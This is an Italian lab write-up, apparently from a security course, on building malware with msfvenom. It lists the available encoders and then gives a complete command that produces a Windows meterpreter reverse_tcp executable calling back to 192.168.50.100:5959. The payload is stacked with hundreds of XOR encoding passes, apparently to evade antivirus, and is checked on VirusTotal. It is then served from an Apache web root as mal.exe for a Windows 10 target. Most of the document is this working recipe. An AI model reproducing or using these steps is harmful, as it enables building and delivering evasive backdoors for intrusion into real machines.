CREAZIONE DI UN MALWARE CON MSFVENOM

FASE 1: Creazione di un Malware con msfvenom


1) Ricerco un encoder mediante comando: msfvenom -l encoders

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                              Rank       Description
    ----                              ----       -----------
    cmd/base64                        good       Base64 Command Encoder
    cmd/brace                         low        Bash Brace Expansion Command Encoder
    cmd/echo                          good       Echo Command Encoder
    cmd/generic_sh                    manual     Generic Shell Variable Substitution Command Encoder
    cmd/ifs                           low        Bourne ${IFS} Substitution Command Encoder
    cmd/perl                          normal     Perl Command Encoder
    cmd/powershell_base64             excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq                 manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/eicar                     manual     The EICAR Encoder
    generic/none                      normal     The "none" Encoder
    mipsbe/byte_xori                  normal     Byte XORi Encoder
    mipsbe/longxor                    normal     XOR Encoder
    mipsle/byte_xori                  normal     Byte XORi Encoder
    mipsle/longxor                    normal     XOR Encoder
    php/base64                        great      PHP Base64 Encoder
    ppc/longxor                       normal     PPC LongXOR Encoder
    ppc/longxor_tag                   normal     PPC LongXOR Encoder
    ruby/base64                       great      Ruby Base64 Encoder
    sparc/longxor_tag                 normal     SPARC DWORD XOR Encoder
    x64/xor                           normal     XOR Encoder
    x64/xor_context                   normal     Hostname-based Context Keyed Payload Encoder
    x64/xor_dynamic                   normal     Dynamic key XOR Encoder
    x64/zutto_dekiru                  manual     Zutto Dekiru
    x86/add_sub                       manual     Add/Sub Encoder
    x86/alpha_mixed                   low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper                   low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower      manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower            manual     Avoid UTF8/tolower
    x86/bloxor                        manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/bmp_polyglot                  manual     BMP Polyglot
    x86/call4_dword_xor               normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                 manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat                  manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time                  manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                     normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                   normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive             normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                      low        Non-Alpha Encoder
    x86/nonupper                      low        Non-Upper Encoder
    x86/opt_sub                       manual     Sub Encoder (optimised)
    x86/service                       manual     Register Service
    x86/shikata_ga_nai                excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit             manual     Single Static Bit
    x86/unicode_mixed                 manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper                 manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
    x86/xor_dynamic                   normal     Dynamic key XOR Encoder
    x86/xor_poly                      normal     XOR POLY Encoder
```


2)Decido di utilizzare due encoder di architettura x64 : x64/xor_dynamic e x64/xor_context

3) Creo il nuovo malware con payload windows/meterpreter/reverce_tcp con comando:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.100 LPORT=5959 -a x64 –platform windows -e x64/xor_dynamic -i 200 -f raw | msfvenom -a x64 –platform windows -e x64/xor_context -i 200 -f raw | msfvenom -a x64 –platform windows -e x64/xor_dynamic -i 200 -f exe -o polimor.exe



FASE 2: Test con Virus Total



FASE 3: Caricamento malware su macchina windows 10

```
┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ sudo cp /home/kali/polimor.exe /var/www/html/mal.exe
```